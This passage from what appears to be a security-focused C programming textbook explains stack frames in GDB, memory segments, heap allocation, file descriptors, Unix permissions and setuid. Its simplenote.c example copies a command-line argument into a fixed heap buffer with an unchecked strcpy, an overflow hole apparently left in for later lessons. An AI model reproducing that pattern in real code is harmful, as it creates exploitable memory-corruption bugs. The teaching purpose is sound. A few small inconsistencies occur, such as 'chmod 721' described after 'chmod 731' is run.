We can watch the stack frame construction on the stack using GDB. In the following output, a breakpoint is set in `main()` before the call to `test_function()` and also at the beginning of `test_function()`. GDB will put the first breakpoint before the function arguments are pushed to the stack, and the second breakpoint after `test_function()`'s procedure prologue. When the program is run, execution stops at the breakpoint, where the register's ESP (stack pointer), EBP (frame pointer), and EIP (execution pointer) are examined.

```
(gdb) list main
4
5           flag = 31337;
6           buffer[0] = 'A';
7       }
8
9       int main() {
10          test_function(1, 2, 3, 4);
11      }
(gdb) break 10
Breakpoint 1 at 0x8048367: file stack_example.c, line 10.
(gdb) break test_function
Breakpoint 2 at 0x804834a: file stack_example.c, line 5.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at stack_example.c:10
10          test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp            0xbffff7f0       0xbffff7f0
ebp            0xbffff808       0xbffff808
eip            0x8048367        0x8048367 <main+16>
(gdb) x/5i $eip
0x8048367 <main+16>:    mov    DWORD PTR [esp+12],0x4
```

```
0x804836f <main+24>:    mov    DWORD PTR [esp+8],0x3
0x8048377 <main+32>:    mov    DWORD PTR [esp+4],0x2
0x804837f <main+40>:    mov    DWORD PTR [esp],0x1
0x8048386 <main+47>:    call   0x8048344 <test_function>
(gdb)
```

This breakpoint is right before the stack frame for the `test_function()` call is created. This means the bottom of this new stack frame is at the current value of ESP, `0xbffff7f0`. The next breakpoint is right after the procedure prologue for `test_function()`, so continuing will build the stack frame. The output below shows similar information at the second breakpoint. The local variables (`flag` and `buffer`) are referenced relative to the frame pointer (EBP).


```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5          flag = 31337;
(gdb) i r esp ebp eip
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff7e8       0xbffff7e8
eip            0x804834a        0x804834a <test_function+6>
(gdb) disass test_function
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:   ❶0x00000000     0x08049548      0xbffff7d8      0x08048249
0xbffff7d0:     0xb7f9f729     0xb7fd6ff4      0xbffff808      0x080483b9
0xbffff7e0:     0xb7fd6ff4    ❷0xbffff89c     ❸0xbffff808     ❹0x0804838b
0xbffff7f0:   ❺0x00000001      0x00000002      0x00000003      0x00000004
(gdb)
```

The stack frame is shown on the stack at the end. The four arguments to the function can be seen at the bottom of the stack frame (❺), with the return address found directly on top (❹). Above that is the saved frame pointer of `0xbffff808` (❸), which is what EBP was in the previous stack frame. The rest of the memory is saved for the local stack variables: `flag` and `buffer`. Calculating their relative addresses to EBP show their exact locations in the stack frame. Memory for the `flag` variable is shown at ❷ and memory for the buffer variable is shown at ❶. The extra space in the stack frame is just padding.

After the execution finishes, the entire stack frame is popped off of the stack, and the EIP is set to the return address so the program can continue execution. If another function was called within the function, another stack frame would be pushed onto the stack, and so on. As each function ends, its stack frame is popped off of the stack so execution can be returned to the previous function. This behavior is the reason this segment of memory is organized in a FILO data structure.

The various segments of memory are arranged in the order they were presented, from the lower memory addresses to the higher memory addresses. Since most people are familiar with seeing numbered lists that count downward, the smaller memory addresses are shown at the top. Some texts have this reversed, which can be very confusing; so for this book, smaller memory addresses are always shown at the top. Most debuggers also display memory in this style, with the smaller memory addresses at the top and the higher ones at the bottom.

Since the heap and the stack are both dynamic, they both grow in different directions toward each other. This minimizes wasted space, allowing the stack to be larger if the heap is small and vice versa.



0x271 Memory Segments in C

In C, as in other compiled languages, the compiled code goes into the text segment, while the variables reside in the remaining segments. Exactly which memory segment a variable will be stored in depends on how the variable is defined. Variables that are defined outside of any functions are considered to be global. The `static` keyword can also be prepended to any variable declaration to make the variable static. If static or global variables are initialized with data, they are stored in the data memory segment; otherwise, these variables are put in the bss memory segment. Memory on the heap memory segment must first be allocated using a memory allocation function called `malloc()`. Usually, pointers are used to reference memory on the heap. Finally, the remaining function variables are stored in the stack memory segment. Since the stack can contain many different stack frames, stack variables can maintain uniqueness within different functional contexts. The memory_segments.c program will help explain these concepts in C.

memory_segments.c

```
#include <stdio.h>

int global_var;
```

```
int global_initialized_var = 5;

void function() {  // This is just a demo function.
   int stack_var; // Notice this variable has the same name as the one in main().

   printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}


int main() {
   int stack_var; // Same name as the variable in function()
   static int static_initialized_var = 5;
   static int static_var;
   int *heap_var_ptr;

   heap_var_ptr = (int *) malloc(4);

   // These variables are in the data segment.
   printf("global_initialized_var is at address 0x%08x\n", &global_initialized_var);
   printf("static_initialized_var is at address 0x%08x\n\n", &static_initialized_var);

   // These variables are in the bss segment.
   printf("static_var is at address 0x%08x\n", &static_var);
   printf("global_var is at address 0x%08x\n\n", &global_var);

   // This variable is in the heap segment.
   printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);

   // These variables are in the stack segment.
   printf("stack_var is at address 0x%08x\n", &stack_var);
   function();
}
```

Most of this code is fairly self-explanatory because of the descriptive variable names. The global and static variables are declared as described earlier, and initialized counterparts are also declared. The stack variable is declared both in `main()` and in `function()` to showcase the effect of functional contexts. The heap variable is actually declared as an integer pointer, which will point to memory allocated on the heap memory segment. The `malloc()` function is called to allocate four bytes on the heap. Since the newly allocated memory could be of any data type, the `malloc()` function returns a void pointer, which needs to be typecast into an integer pointer.

```
reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var is at address 0x080497ec
static_initialized_var is at address 0x080497f0

static_var is at address 0x080497f8
global_var is at address 0x080497fc

heap_var is at address 0x0804a008
```

```
stack_var is at address 0xbffff834
the function's stack_var is at address 0xbffff814
reader@hacking:~/booksrc $
```

The first two initialized variables have the lowest memory addresses, since they are located in the data memory segment. The next two variables, `static_var` and `global_var`, are stored in the bss memory segment, since they aren't initialized. These memory addresses are slightly larger than the previous variables' addresses, since the bss segment is located below the data segment. Since both of these memory segments have a fixed size after compilation, there is little wasted space, and the addresses aren't very far apart.

The heap variable is stored in space allocated on the heap segment, which is located just below the bss segment. Remember that memory in this segment isn't fixed, and more space can be dynamically allocated later. Finally, the last two `stack_vars` have very large memory addresses, since they are located in the stack segment. Memory in the stack isn't fixed, either; however, this memory starts at the bottom and grows backward toward the heap segment. This allows both memory segments to be dynamic without wasting space in memory. The first `stack_var` in the `main()` function's context is stored in the stack segment within a stack frame. The second `stack_var` in `function()` has its own unique context, so that variable is stored within a different stack frame in the stack segment. When `function()` is called near the end of the program, a new stack frame is created to store (among other things) the `stack_var` for `function()`'s context. Since the stack grows back up toward the heap segment with each new stack frame, the memory address for the second `stack_var` (`0xbffff814`) is smaller than the address for the first `stack_var` (`0xbffff834`) found within `main()`'s context.

0x272 Using the Heap

Using the other memory segments is simply a matter of how you declare variables. However, using the heap requires a bit more effort. As previously demonstrated, allocating memory on the heap is done using the `malloc()` function. This function accepts a size as its only argument and reserves that much space in the heap segment, returning the address to the start of this memory as a void pointer. If the `malloc()` function can't allocate memory for some reason, it will simply return a NULL pointer with a value of 0. The corresponding deallocation function is `free()`. This function accepts a pointer as its only argument and frees that memory space on the heap so it can be used again later. These relatively simple functions are demonstrated in heap_example.c.

heap_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int main(int argc, char *argv[]) {
   char *char_ptr;  // A char pointer
   int *int_ptr;    // An integer pointer
   int mem_size;

   if (argc < 2)     // If there aren't command-line arguments,
      mem_size = 50; // use 50 as the default value.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) malloc(mem_size); // Allocating heap memory

   if(char_ptr == NULL) {  // Error checking, in case malloc() fails
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
   int_ptr = (int *) malloc(12); // Allocated heap memory again

   if(int_ptr == NULL) {  // Error checking, in case malloc() fails
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

   *int_ptr = 31337; // Put the value of 31337 where int_ptr is pointing.
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);


   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Freeing heap memory

   printf("\t[+] allocating another 15 bytes for char_ptr\n");
   char_ptr = (char *) malloc(15); // Allocating more heap memory

   if(char_ptr == NULL) {  // Error checking, in case malloc() fails
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

   strcpy(char_ptr, "new memory");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] freeing int_ptr's heap memory...\n");
   free(int_ptr); // Freeing heap memory
   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Freeing the other block of heap memory
}
```

This program accepts a command-line argument for the size of the first memory allocation, with a default value of 50. Then it uses the `malloc()` and `free()` functions to allocate and deallocate memory on the heap. There are plenty of `printf()` statements to debug what is actually happening when the program is executed. Since `malloc()` doesn't know what type of memory it's allocating, it returns a void pointer to the newly allocated heap memory, which must be typecast into the appropriate type. After every `malloc()` call, there is an error-checking block that checks whether or not the allocation failed. If the allocation fails and the pointer is NULL, `fprintf()` is used to print an error message to standard error and the program exits. The `fprintf()` function is very similar to `printf()`; however, its first argument is `stderr`, which is a standard filestream meant for displaying errors. This function will be explained more later, but for now, it's just used as a way to properly display an error. The rest of the program is pretty straightforward.

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
        [+] allocating 50 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
        [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a040) --> 31337
        [-] freeing char_ptr's heap memory...
        [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a050) --> 'new memory'
        [-] freeing int_ptr's heap memory...
        [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

In the preceding output, notice that each block of memory has an incrementally higher memory address in the heap. Even though the first 50 bytes were deallocated, when 15 more bytes are requested, they are put after the 12 bytes allocated for the `int_ptr`. The heap allocation functions control this behavior, which can be explored by changing the size of the initial memory allocation.

```
reader@hacking:~/booksrc $ ./heap_example 100
        [+] allocating 100 bytes of memory on the heap for char_ptr
char_ptr (0x804a008) --> 'This is memory is located on the heap.'
        [+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a070) --> 31337
        [-] freeing char_ptr's heap memory...
        [+] allocating another 15 bytes for char_ptr
char_ptr (0x804a008) --> 'new memory'
        [-] freeing int_ptr's heap memory...
        [-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

If a larger block of memory is allocated and then deallocated, the final 15-byte allocation will occur in that freed memory space, instead. By experimenting with different values, you can figure out exactly when the allocation function chooses to reclaim freed space for new allocations. Often, simple informative printf() statements and a little experimentation can reveal many things about the underlying system.

0x273 Error-Checked malloc()

In heap_example.c, there were several error checks for the malloc() calls. Even though the malloc() calls never failed, it's important to handle all potential cases when coding in C. But with multiple malloc() calls, this error-checking code needs to appear in multiple places. This usually makes the code look sloppy, and it's inconvenient if changes need to be made to the error-checking code or if new malloc() calls are needed. Since all the error-checking code is basically the same for every malloc() call, this is a perfect place to use a function instead of repeating the same instructions in multiple places. Take a look at errorchecked_heap.c for an example.

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void *errorchecked_malloc(unsigned int); // Function prototype for errorchecked_malloc()

int main(int argc, char *argv[]) {
   char *char_ptr;  // A char pointer
   int *int_ptr;    // An integer pointer
   int mem_size;

   if (argc < 2)     // If there aren't command-line arguments,
      mem_size = 50; // use 50 as the default value.
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n", mem_size);
   char_ptr = (char *) errorchecked_malloc(mem_size); // Allocating heap memory

   strcpy(char_ptr, "This is memory is located on the heap.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
   int_ptr = (int *) errorchecked_malloc(12); // Allocated heap memory again

   *int_ptr = 31337; // Put the value of 31337 where int_ptr is pointing.
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Freeing heap memory

   printf("\t[+] allocating another 15 bytes for char_ptr\n");
   char_ptr = (char *) errorchecked_malloc(15); // Allocating more heap memory

   strcpy(char_ptr, "new memory");
```

```
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] freeing int_ptr's heap memory...\n");
   free(int_ptr); // Freeing heap memory
   printf("\t[-] freeing char_ptr's heap memory...\n");
   free(char_ptr); // Freeing the other block of heap memory
}

void *errorchecked_malloc(unsigned int size) { // An error-checked malloc() function
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL) {
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }
   return ptr;
}
```

The errorchecked_heap.c program is basically equivalent to the previous heap_example.c code, except the heap memory allocation and error checking has been gathered into a single function. The first line of code [`void *errorchecked_malloc(unsigned int);`] is the function prototype. This lets the compiler know that there will be a function called `errorchecked_malloc()` that expects a single, unsigned integer argument and returns a `void` pointer. The actual function can then be anywhere; in this case it is after the `main()` function. The function itself is quite simple; it just accepts the size in bytes to allocate and attempts to allocate that much memory using `malloc()`. If the allocation fails, the error-checking code displays an error and the program exits; otherwise, it returns the pointer to the newly allocated heap memory. This way, the custom `errorchecked_malloc()` function can be used in place of a normal `malloc()`, eliminating the need for repetitious error checking afterward. This should begin to highlight the usefulness of programming with functions.

0x280 Building on Basics

Once you understand the basic concepts of C programming, the rest is pretty easy. The bulk of the power of C comes from using other functions. In fact, if the functions were removed from any of the preceding programs, all that would remain are very basic statements.

0x281 File Access

There are two primary ways to access files in C: file descriptors and filestreams. *File descriptors* use a set of low-level I/O functions, and *filestreams* are a higher-level form of buffered I/O that is built on the lower-level functions. Some consider the filestream functions easier to program with; however, file descriptors are more direct. In this book, the focus will be on the low-level I/O functions that use file descriptors.

The bar code on the back of this book represents a number. Because this number is unique among the other books in a bookstore, the cashier can scan the number at checkout and use it to reference information about this book in the store's database. Similarly, a file descriptor is a number that is used to reference open files. Four common functions that use file descriptors are `open()`, `close()`, `read()`, and `write()`. All of these functions will return −1 if there is an error. The `open()` function opens a file for reading and/or writing and returns a file descriptor. The returned file descriptor is just an integer value, but it is unique among open files. The file descriptor is passed as an argument to the other functions like a pointer to the opened file. For the `close()` function, the file descriptor is the only argument. The `read()` and `write()` functions' arguments are the file descriptor, a pointer to the data to read or write, and the number of bytes to read or write from that location. The arguments to the `open()` function are a pointer to the filename to open and a series of predefined flags that specify the access mode. These flags and their usage will be explained in depth later, but for now let's take a look at a simple note-taking program that uses file descriptors—simplenote.c. This program accepts a note as a command-line argument and then adds it to the end of the file /tmp/notes. This program uses several functions, including a familiar looking error-checked heap memory allocation function. Other functions are used to display a usage message and to handle fatal errors. The `usage()` function is simply defined before `main()`, so it doesn't need a function prototype.

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // A function for fatal errors
void *ec_malloc(unsigned int); // An error-checked malloc() wrapper

int main(int argc, char *argv[]) {
   int fd; // file descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/tmp/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.
```

```
    strcpy(buffer, argv[1]);  // Copy into buffer.

    printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
    printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

    strncat(buffer, "\n", 1); // Add a newline on the end.

// Opening file
    fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
       fatal("in main() while opening file");
    printf("[DEBUG] file descriptor is %d\n", fd);
// Writing data
    if(write(fd, buffer, strlen(buffer)) == -1)
       fatal("in main() while writing buffer to file");
// Closing file
    if(close(fd) == -1)
       fatal("in main() while closing file");

    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}

// A function to display an error message and then exit
void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}

// An error-checked malloc() wrapper function
void *ec_malloc(unsigned int size) {
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL)
       fatal("in ec_malloc() on memory allocation");
    return ptr;
}
```

Besides the strange-looking flags used in the `open()` function, most of this code should be readable. There are also a few standard functions that we haven't used before. The `strlen()` function accepts a string and returns its length. It's used in combination with the `write()` function, since it needs to know how many bytes to write. The `perror()` function is short for *print error* and is used in `fatal()` to print an additional error message (if it exists) before exiting.

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
```

```
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer   @ 0x804a008: 'this is a test note'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
[DEBUG] buffer   @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
```

The output of the program's execution is pretty self-explanatory, but there are some things about the source code that need further explanation. The files fcntl.h and sys/stat.h had to be included, since those files define the flags used with the `open()` function. The first set of flags is found in fcntl.h and is used to set the access mode. The access mode must use at least one of the following three flags:

O_RDONLY Open file for read-only access.

O_WRONLY Open file for write-only access.

O_RDWR Open file for both read and write access.

These flags can be combined with several other optional flags using the bitwise OR operator. A few of the more common and useful of these flags are as follows:

O_APPEND Write data at the end of the file.

O_TRUNC If the file already exists, truncate the file to 0 length.

O_CREAT Create the file if it doesn't exist.

Bitwise operations combine bits using standard logic gates such as OR and AND. When two bits enter an OR gate, the result is 1 if either the first bit *or* the second bit is 1. If two bits enter an AND gate, the result is 1 only if both the first bit *and* the second bit are 1. Full 32-bit values can use these bitwise operators to perform logic operations on each corresponding bit. The source code of bitwise.c and the program output demonstrate these bitwise operations.

bitwise.c

```
#include <stdio.h>

int main() {
   int i, bit_a, bit_b;
   printf("bitwise OR operator  |\n");
```

```
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Get the second bit.
      bit_b = (i & 1);     // Get the first bit.
      printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
   }
   printf("\nbitwise AND operator  &\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Get the second bit.
      bit_b = (i & 1);     // Get the first bit.
      printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
   }
}
```

The results of compiling and executing bitwise.c are as follows.

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bitwise OR operator  |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise AND operator  &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

The flags used for the `open()` function have values that correspond to single bits. This way, flags can be combined using OR logic without destroying any information. The fcntl_flags.c program and its output explore some of the flag values defined by fcntl.h and how they combine with each other.

fcntl_flags.c

```
#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int);
void binary_print(unsigned int);

int main(int argc, char *argv[]) {
   display_flags("O_RDONLY\t\t", O_RDONLY);
   display_flags("O_WRONLY\t\t", O_WRONLY);
   display_flags("O_RDWR\t\t\t", O_RDWR);
   printf("\n");
   display_flags("O_APPEND\t\t", O_APPEND);
   display_flags("O_TRUNC\t\t\t", O_TRUNC);
   display_flags("O_CREAT\t\t\t", O_CREAT);
```

```
   printf("\n");
   display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
   printf("%s\t: %d\t:", label, value);
   binary_print(value);
   printf("\n");
}

void binary_print(unsigned int value) {
   unsigned int mask = 0xff000000; // Start with a mask for the highest byte.
   unsigned int shift = 256*256*256; // Start with a shift for the highest byte.
   unsigned int byte, byte_iterator, bit_iterator;

   for(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
      byte = (value & mask) / shift; // Isolate each byte.
      printf(" ");
      for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Print the byte's bits.
         if(byte & 0x80) // If the highest bit in the byte isn't 0,
            printf("1");       // print a 1.
         else
            printf("0");       // Otherwise, print a 0.
         byte *= 2;         // Move all the bits to the left by 1.
      }
      mask /= 256;       // Move the bits in mask right by 8.
      shift /= 256;      // Move the bits in shift right by 8.
   }
}
```

The results of compiling and executing fcntl_flags.c are as follows.

```
reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                        : 0     : 00000000 00000000 00000000 00000000
O_WRONLY                        : 1     : 00000000 00000000 00000000 00000001
O_RDWR                          : 2     : 00000000 00000000 00000000 00000010

O_APPEND                        : 1024  : 00000000 00000000 00000100 00000000
O_TRUNC                         : 512   : 00000000 00000000 00000010 00000000
O_CREAT                         : 64    : 00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT       : 1089  : 00000000 00000000 00000100 01000001
$
```

Using bit flags in combination with bitwise logic is an efficient and commonly used technique. As long as each flag is a number that only has unique bits turned on, the effect of doing a bitwise OR on these values is the same as adding them. In fcntl_flags.c, 1 + 1024 + 64 = 1089. This technique only works when all the bits are unique, though.

0x282 File Permissions

If the O_CREAT flag is used in access mode for the open() function, an additional argument is needed to define the file permissions of the newly created file. This argument uses bit flags defined in sys/stat.h, which can be combined with each other using bitwise OR logic.

S_IRUSR Give the file read permission for the user (owner).

S_IWUSR Give the file write permission for the user (owner).

S_IXUSR Give the file execute permission for the user (owner).

S_IRGRP Give the file read permission for the group.

S_IWGRP Give the file write permission for the group.

S_IXGRP Give the file execute permission for the group.

S_IROTH Give the file read permission for other (anyone).

S_IWOTH Give the file write permission for other (anyone).

S_IXOTH Give the file execute permission for other (anyone).

If you are already familiar with Unix file permissions, those flags should make perfect sense to you. If they don't make sense, here's a crash course in Unix file permissions.

Every file has an owner and a group. These values can be displayed using ls -l and are shown below in the following output.

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root   root   1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader reader 8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

For the /etc/passwd file, the owner is root and the group is also root. For the other two simplenote files, the owner is reader and the group is users.

Read, write, and execute permissions can be turned on and off for three different fields: user, group, and other. User permissions describe what the owner of the file can do (read, write, and/or execute), group permissions describe what users in that group can do, and other permissions describe what everyone else can do. These fields are also displayed in the front of the ls -l output. First, the user read/write/execute permissions are displayed, using r for read, w for write, x for execute, and - for off. The next three characters display the group permissions, and the last three characters are for the other permissions. In the output above, the simplenote program has all three user permissions turned on (shown in bold). Each permission corresponds to a bit flag; read is 4 (100 in binary), write is 2 (010 in binary), and execute is 1 (001 in binary). Since each value only contains unique bits, a bitwise OR operation achieves the same result as adding these numbers together does. These values can be added together to define permissions for user, group, and other using the chmod command.

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r-------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

The first command (`chmod 721`) gives read, write, and execute permissions to the user, since the first number is 7 (4 + 2 + 1), write and execute permissions to group, since the second number is 3 (2 + 1), and only execute permission to other, since the third number is 1. Permissions can also be added or subtracted using `chmod`. In the next `chmod` command, the argument `ugo-wx` means *Subtract write and execute permissions from user, group, and other.* The final `chmod u+w` command gives write permission to user.

In the simplenote program, the `open()` function uses `S_IRUSR|S_IWUSR` for its additional permission argument, which means the /tmp/notes file should only have user read and write permission when it is created.

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking:~/booksrc $
```

0x283 User IDs

Every user on a Unix system has a unique user ID number. This user ID can be displayed using the `id` command.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(a
dmin)
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

The root user with user ID 0 is like the administrator account, which has full access to the system. The `su` command can be used to switch to a different user, and if this command is run as root, it can be done without a password. The `sudo` command allows a single command to be run as the root user. On the LiveCD, `sudo` has been configured so it can be executed without a password, for simplicity's sake. These commands provide a simple method to quickly switch between users.

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

As the user jose, the simplenote program will run as jose if it is executed, but it won't have access to the /tmp/notes file. This file is owned by the user reader, and it only allows read and write permission to its owner.

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
[DEBUG] buffer   @ 0x804a008: 'a note for jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[!!] Fatal Error in main() while opening file: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

This is fine if reader is the only user of the simplenote program; however, there are many times when multiple users need to be able to access certain portions of the same file. For example, the /etc/passwd file contains account information for every user on the system, including each user's default login shell. The command `chsh` allows any user to change his or her own login shell. This program needs to be able to make changes to the /etc/passwd file, but only on the line that pertains to the current user's account. The solution to this problem in Unix is the `set user ID` (`setuid`) permission. This is an additional file permission bit that can be set using `chmod`. When a program with this flag is executed, it runs as the user ID of the file's owner.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root  1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

The `chsh` program has the `setuid` flag set, which is indicated by an `s` in the `ls` output above. Since this file is owned by root and has the `setuid` permission set, the program will run as the root user when *any* user runs this program. The /etc/passwd file that `chsh` writes to is also owned by root and only allows the owner to write to it. The program logic in `chsh` is designed to only allow writing to the line in /etc/passwd that corresponds to the user running the program, even though the program is effectively running as root. This means that a running program has both a real user ID and an effective user ID. These IDs can be retrieved using the functions `getuid()` and `geteuid()`, respectively, as shown in uid_demo.c.

uid_demo.c

```
#include <stdio.h>

int main() {
   printf("real uid: %d\n", getuid());
   printf("effective uid: %d\n", geteuid());
}
```

The results of compiling and executing uid_demo.c are as follows.

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $
```

